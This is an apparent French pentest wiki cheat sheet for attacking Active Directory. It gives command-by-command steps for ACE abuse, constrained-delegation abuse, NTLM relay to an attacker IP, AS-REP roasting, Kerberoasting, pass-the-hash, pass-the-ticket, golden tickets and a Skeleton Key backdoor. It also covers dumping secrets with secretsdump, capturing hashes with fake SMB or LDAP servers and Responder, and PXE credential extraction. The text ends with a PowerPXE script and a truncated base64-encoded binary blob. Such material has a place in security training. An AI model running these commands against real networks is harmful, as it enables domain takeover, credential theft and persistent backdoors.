# Active Directory

# [Exploitation/AD] Cheat-sheet

## Introduction

Quelques techniques d'exploitation de vulnérabilité sur l'Active Directory.

## Techniques

#### Mauvaise configuration ACE

Les **ACE** pour <span style="text-decoration: underline;">Access Control Entries</span> sont des propriétés propres aux objets du domaines.

Si elles sont mal configurées, elles peuvent aboutir à une exploitation.

Par exemple, si on possède l'ACE **AddMember** on peut ajouter un utilisateur dans un groupe (y compris soit-même).

On peut donc se mettre dans un groupe à privilège élevé :

```powershell
Add-ADGroupMember "IT Support" -Members "<USERNAME>"
```

Un autre ACE exploitable est **ForceChangePassword** qui permet de changer le mot de passe d'un utilisateur sans connaître son mot de passe :

```powershell
$Password = ConvertTo-SecureString "<NEW_PASSWD>" -AsPlainText -Force
```

```powershell
Set-ADAccountPassword -Identity "<USERNAME>" -Reset -NewPassword $Password 
```

#### Constrained Delegation

Les délégations contraintes permettent à des services d'utiliser les droits d'autres d'objet du domaine pour accéder à un service.

Avec **PowerSploit**, il est possible d'énumérer les délégations :

```powershell
Import-Module C:\Tools\PowerView.ps1
Get-NetUser -TrustedToAuth
```

Avec l'outil [Kekeo](https://github.com/gentilkiwi/kekeo), on peut demander de générer un ticket TGT avec notre compte de service compromis :

```powershell
kekeo# tgt::ask /user:<SVC_USERNAME> /domain:<DOMAIN_FQDN> /password:<PASSWD>
```

Ensuite avec ce TGT, on peut demander au serveur de générer des TGS pour un autre service :

```powershell
kekeo# tgs::s4u /tgt:<TGT_FILE>.kirbi /user:<USER> /service:<OTHER_SVC>/<TARGET_SRV>
```

Une fois les TGS générés, on peut utiliser Mimikatz pour faire du Pass-The-Ticket :

```powershell
mimikatz # privilege::debug
mimikatz # kerberos::ptt <TGS_FILE.kirbi>
```

Une fois les tickets injectés, on peut utiliser nos nouveaux droits pour créer une session **WinRM** et pivoter vers une autre machine :

```powershell
New-PSSession -ComputerName <TARGET_DN>
```

```powershell
Enter-PSSession -ComputerName <TARGET_DN>
```

#### Relai d'authentification


Grâce à certaines vulnérabilités, il est possible de forcer un serveur distant à s'authentifier à un serveur spécifique notamment grâce au service **spooler d'impression**.

Depuis le premier poste compromis, on peut essayer de joindre le service spooler du poste cible :

```powershell
GWMI Win32_Printer -Computer <TARGET_DN>
```

On peut aussi voir si le **SMB signing** n'est pas forcée :

```bash
nmap --script=smb2-security-mode -p445 <TARGET_DN>
```

Grâce à la suite **Impacket**, on peut mettre en place un serveur relai :

```bash
python3.9 /opt/impacket/examples/ntlmrelayx.py -smb2support -t smb://"<TARGET_IP>" -debug
```

On peut utiliser un [SpoolSample](https://github.com/leechristensen/SpoolSample) pour déclencher une authentification :

```powershell
SpoolSample.exe <TARGET_DN> "<ATTACKER_IP>"
```

<p class="callout success">En revenant sur votre relai, vous devriez avoir récupérer les hashs des utilisateurs de la cible. Vous n'aurez plus qu'à faire une attaque pass-the-hash ou lancer une attaque brute force.</p>

#### Vol d'identité avec certificat

Si vous avez en votre possession un certificat au format **pfx** avec son mot de passe, vous pouvez l'utiliser pour générer un ticket TGT.

Avec **Rubeus** :

```powershell
Rubeus.exe asktgt /user:<USER> /enctype:aes256 /certificate:<PATH_TO_CRT> /password:<CRT_PASSWORD> /outfile:<OUTPUT_TGT> /domain:<DOMAIN_FQDN> /dc:<DC_IP>
```

<p class="callout success">Une fois le ticket générer avec Rubeus vous pouvez l'injecter avec **Mimikatz**.</p>

# [Exploitation/AD]  Kerberos

## Introduction

Les vulnérabilités du protocole **Kerberos** permettent d'attaquer un domaine Active Directory afin de le compromettre.

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2023-10/scaled-1680-/lLNimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2023-10/lLNimage.png)

## Installation des outils  


#### Suite Impacket

```bash
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket && pip3 install -r /opt/impacket/requirements.txt && cd /opt/impacket/ && python3 ./setup.py install
```

#### Rubeus

Télécharger le binaire depuis le github officiel du projet :

- [https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe](https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe)

## Ressources

- [Site officiel des exemples Hashcat](https://hashcat.net/wiki/doku.php?id=example_hashes)
- [Fonctionnement de Kerberos par TheHackerRecipe (english)](https://www.thehacker.recipes/a-d/movement/kerberos)
- [Fonctionnement de Kerberos par Hackndo (français)](https://beta.hackndo.com/kerberos/)

## Attaques et techniques  


#### ASREPRoasting

On peut procéder avec **GetNPUsers** pour essayer de récupérer le **hash NTML** d'un utilisateur :

```bash
python GetNPUsers.py -dc-ip <DC_IP> <AD_NAME>/<USERNAME>
```

Ou avec **Rubeus** si vous êtes déjà sur une machine du domaine :

```powershell
Rubeus.exe asreproast
```

<p class="callout info">Si l'attaque réussie, le hash sera affiché à l'écran.  
</p>

On peut casser ce hash avec hashcat par exemple :

```bash
hashcat --hash-type 18200 --attack-mode 0 <HASH_FILE> <PASSWORD_LIST>
```

#### Connexion partage Samba  


- Lister les partages disponibles :

```bash
smbclient -U <USERNAME> -L "\\<IP>"
```

- Accéder à un partage spécifique :

```bash
smbclient -U <USERNAME> "\\\<IP>\<SHARE>"
```

#### Récupération des hashs lié à un compte  


L'outil **secretsdump** de la suite impacket permet de récupérer tous les hashs des mots de passe du compte (ce qui est pratique notamment pour le compte <span style="text-decoration: underline;">backup</span>) :

```bash
python secretsdump.py <AD_NAME>/<USERNAME>:<PASSWORD>@<DC_IP>
```

#### Générer un TGT grâce au hash de l'utilisateur  


Cette technique est très efficace lorsqu'elle est combinée avec **secretsdump** :

```bash
getTGT.py -hashes <LM_HASH:NT_HASH> <DOMAIN>/<USER>:<PASSWORD>@<IP>
```

<p class="callout info">Le jeton TGT sera sauvegardée sur le serveur au format **ccache** et utilisable avec **smbclient** avec l'option **-k** . Il faudra au préalable utiliser la commande **export KRB5CCNAME=&lt;USER&gt;@&lt;FQDN.ccache&gt;** .  
</p>


#### PassTheHash

- **EvilWinRM** permet de réaliser des attaques **PassTheHash** :

```bash
evil-winrm -i <DC_IP> -u <USER> -H <HASH>
```

- **WMIExec** est une alternative à EvilWinrRM :

```bash
python wmiexec.py <AD_NAME>/<USERNAME>@<DC_IP> -hashes <HASH>
```

- Ou alors on peut aussi utiliser **Metasploit** :

```
msfconsole

use exploit/windows/smb/psexec
set RHOSTS <IP>
set SMBPass <LM:NTLM>
set SMBUser <Username>
run
```

- Ou encore **Mimikatz** :

```
sekurlsa::pth /user:<USER> /domain:<DOMAIN_FQDN> /ntlm:<NTLM_HASH>
```

- Vous pouvez aussi vous connecter à un partage samba à l'aide du hash NT et LM :

```bash
smbclient.py -hashes <LM_HASH:NT_HASH> <DOMAIN>/<USER>:<PASSWORD>@<IP>
```

#### Pass-the-key

Dans le cas où vous auriez récupérer la clé d'authentification d'un compte utilisateur, vous pourriez l'utiliser de manière à **pivoter** et utiliser ses droits :

```powershell
mimikatz "privilege::debug" "sekurlsa::ekeys"
```

```powershell
mimikatz "privilege::debug" "sekurlsa::pth /user:<USER> /domain:<FQDN_DOMAIN> /aes256:<KEY>"
```

Une fois que les identifiants de session sont chargés, vous pouvez pivoter sur un autre poste en utilisant cette commande :

```powershell
winrs.exe -r:<IP|DOMAIN_NAME> cmd
```

<p class="callout info">Vous pouvez aussi utiliser **PsExec** mais **winrs** est présent par défaut.</p>


#### Kerberoasting

Cette technique requiert un premier accès au domaine et consiste à récupérer le **hash d'un compte de service** afin d'essayer de le déchiffrer et ainsi pouvoir usurper l'identité du compte de service.

Une fois connecté dans le shell du compte de l'accès initial, on peut lancer une attaque kerberoasting avec **Rubeus** :

```powershell
Rubeus.exe kerberoast /outfile:hashes.txt
```

<p class="callout info">Tous les comptes de services seront ciblés si on ne spécifie pas l'option **/user** .</p>

Ou alors avec le script **GetUserSPNs** de la suite Impacket :

```bash
sudo python3 GetUserSPNs.py controller.local/Machine1:<PASSWORD> -dc-ip <MACHINE_IP> -request
```

Parfois vous obtiendrez une erreur de type KRB\_AP\_ERR\_SKEW qui veut dire que votre horloge n'est pas synchronisée avec l'AD distant, pour corriger cela, ouvrez un deuxième shell et lancez la commande suivante en parallèle de la commande précédente :

```bash
while true; do sudo ntpdate <DC_IP>; sleep 1; done
```

On peut ensuite essayer de casser le hash avec hashcat :

```bash
hashcat -m 13100 -a 0 <HASH_FILE> <WORDLIST>
```

#### Pass-the-ticket

Cette technique permet de récupérer tous les **tickets TGT** contenus dans la **base LSASS**, c'est à dire tous les tickets TGT qui ont été générés sur le poste local pour se connecter à des comptes utilisateurs.

Cela peut servir pour faire du **pivoting** ou même une **escalade de privilège** si un administrateur s'est connecté sur le poste.

Voici comment collecter l'ensemble des tickets TGT de la base LSASS avec **Mimikatz** :

```powershell
privilege::debug
```

```powershell
sekurlsa::tickets /export
```

On peut ensuite **injecter** un de ces ticket TGT :

```powershell
kerberos::ptt <TGT_FILE>
```

<p class="callout success">On possède désormais les droits attribués à ce ticket.</p>

#### Afficher les tickets et les clés chargés localement

La commande **klist** permet d'afficher les tickets chargés dans le système :

```powershell
klist
```

#### Attaques par silver et golden tickets

Le **silver ticket** permet de créer un ticket TGS d'un service spécifique tandis que le **golden ticket** permet de créer un ticket TGS du service **krbtgt**.

Ce dernier est le compte de service du **KDC** et peut donc générer n'importe quel ticket de service, c'est le jackpot.

Voici comment forger son propre ticket (<span style="text-decoration: underline;">silver</span> ou <span style="text-decoration: underline;">golden</span>) avec **Mimikatz** :

```powershell
kerberos::golden /user:Administrator /domain:controller.local /sid:<SID> /krbtgt:<TGT_FILE> /id:<ID>
```

- À noter que l'outil **ticketer** de la suite Impacket permet aussi de générer un golden ticket :

```bash
ticketer.py -nthash <NT_HASH_KRBTGT> -domain-sid <DOMAIN_SID> -domain <FQDN> baduser
```

<p class="callout info">Le compte **baduser** est un compte inutilisé du domaine.</p>

#### Skeleton Key

Afin de mettre une backdoor sur le KDC, **mimikatz** met à disposition l'outil Skeleton qui permet de se connecter à n'importe quel utilisateur du domaine avec le mot de passe "mimikatz" sans changer le mot de passe des utilisateurs :

```powershell
misc::skeleton
```

Puis exécutez la commande suivante dans le shell :

```powershell
net use \\<IP>\<SHARE> user:Administrator mimikatz
```

# [Exploitation/AD] Initial Access

## Introduction

Les techniques pour obtenir un accès initial au domaine ne manquent pas avec Active Directory.

Nous étudierons quelques techniques dans cette fiche.

## Techniques

#### Fake samba server

Une des techniques consite à lancer un faux serveur Samba et attendre qu'un utilisateur se connecte dessus d'une manière ou d'une autre :

- **ARP poisonning** où la MAC d'un vrai partage samba est remplacée par le vôtre.
- **Accès manuel**.
- **Fichier word** corrompu.

Lancez la console **Metasploit** :

```bash
msfconsole
```

Puis sélectionnez l'auxiliaire suivant :

```
use auxiliary/server/capture/smb
```

Et sélectionnez le fichier de sortie où les hashs seront enregistrés :

```
set johnpwfile <PATH>
```

Puis lancez le serveur :

```
run
```

<p class="callout success">Lorsqu'un utilisateur se connectera à votre partage, son hash NTLM sera affiché à l'écran et enregistré dans le fichier spécifié.</p>

#### LDAP Pass-back attack

Cette attaque part du principe que vous ayez accès à une application capable d'établir des connexions LDAP pour authentifier les utilisateurs.

Par exemple, il peut s'agir d'un interface web de gestion d'imprimante que vous auriez compromis.

Si un combo identifiant/mot de passe est sauvegardé dans l'application mais que vous en avez pas l'accès, vous allez pouvoir mettre en place un serveur LDAP malveillant et faire pointer l'application dessus lors de l'authentification pour récupérer les identifiants.

Tout d'abord installez un serveur LDAP :

```bash
sudo apt-get update && sudo apt-get -y install slapd ldap-utils && sudo systemctl enable slapd
```

Il vous faut ensuite configurer le serveur LDAP :

```bash
sudo dpkg-reconfigure -p low slapd
```

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/pmVimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/pmVimage.png)


Le nom du domaine DNS va vous être demandé (mettre celui que vous souhaitez compromettre) :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/hnzimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/hnzimage.png)

Le saisir de nouveau :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/7KBimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/7KBimage.png)


Sélectionnez MDB comme base de donnée :

[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/eTBimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/eTBimage.png)
[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/iwQimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/iwQimage.png)
[![image.png](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/scaled-1680-/HmLimage.png)](https://wiki.neopipe.fr/uploads/images/gallery/2024-03/HmLimage.png)

Il faut ensuite descendre la version du protocole d'authentification LDAP. Pour cela on doit créer un fichier de configuration **olcSaslSecProps.ldif** :

```
#olcSaslSecProps.ldif
dn: cn=config
replace: olcSaslSecProps
olcSaslSecProps: noanonymous,minssf=0,passcred
```

 Puis on applique cette configuration :

```bash
sudo ldapmodify -Y EXTERNAL -H ldapi:// -f ./olcSaslSecProps.ldif && sudo service slapd restart
```

On peut ensuite se mettre en écoute avec tcpdump pour intercepter le mot de passe lors de la prochaine requête :

```bash
sudo tcpdump -SX -i breachad tcp port 389
```

#### Capture des challenges NTLM

Grâce à l'outil [Responder](https://github.com/lgandx/Responder), on va pouvoir récupérer le hash NTLM des hôtes sur le réseau en empoisonnant le cache LLMNR :

```bash
sudo responder -I <IFACE>
```

Vous serez averti si l'attaque réussie :

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : <Client IP>
[SMBv2] NTLMv2-SSP Username : ZA\<Service Account Username>
[SMBv2] NTLMv2-SSP Hash     : <Service Account Username>::ZA:<NTLMv2-SSP Hash>
```

#### Récupération de mot de passe dans l'image MDT

Les images **MDT** peuvent contenir des informations d'identifications précieuses et il est possible de les récupérer si vous êtes sur le même réseau local.

Pour cela, nous allons utiliser une machine Windows et commencer par identifier l'adresse IP du serveur MDT.

Ensuite, il faut récupérer l'image **.bcd** qui nous intéresse grâce au protocole **TFTP** (utilisé par MDT) :

```powershell
tftp -i <MDT_IP> GET "\Tmp\x64{39...28}.bcd" conf.bcd
```

Ensuite, saisissez le script suivant dans un fichier **.ps1** :

<details id="bkmrk-powerpxe.ps1-%C2%A0-%C2%A0-%C2%A0-%23"><summary>PowerPXE.ps1</summary>

 ##########################  
 ##   
 ## Author: Remi ESCOURROU @remiescourrou  
 ## Name : PowerPXE  
 ## Github : https://github.com/wavestone-cdt/powerpxe  
 ## License : MIT   
 ##   
 ##########################

  
\# Find and extract credentials from PXE server  
function Get-PXEcreds {

 Param(  
 \[String\]$InterfaceAlias = "Ethernet"  
 )

 Add-Type -AssemblyName System.DirectoryServices.AccountManagement

 $PxeInfo = Find-BcdFile -InterfaceAlias $InterfaceAlias  
   
 $BCDfile = ($PxeInfo.Options | Where-Object {$\_.OptionCode -eq "252" }).OptionValue  
 $PXEadress = $PXEInfo.SIAddr  
 $BCDoutput = "conf.bcd"  
   
 $BCDfileclean = $BCDfile.Substring(0,$BCDfile.Length-1)  
   
 Import-TFTP  
 Download-TFTP -tftpserver $PXEadress -tftpfile $BCDfileclean -tftpoutput $BCDoutput

 $WimFiles = Get-WimFile -bcdFile $BCDoutput  
   
 Foreach ($WimFile in $WimFiles) {  
 $WimOutput = Split-Path $WimFile -Leaf  
 Download-TFTP -tftpserver $PXEadress -tftpfile $WimFile -tftpoutput $WimOutput  
 Get-FindCredentials -WimFile $WimOutput  
 }

}

\# Import TFTP.NET  
Function Import-TFTP {

 ##########################  
 ##   
 ## Auhtor : Valks  
 ## Name : TFTP.NET  
 ## Github : https://github.com/Valks/tftp.net  
 ## License : Microsoft Public License  
 ##   
 ##########################  
   
   
$EncodedCompressedFile = @'  
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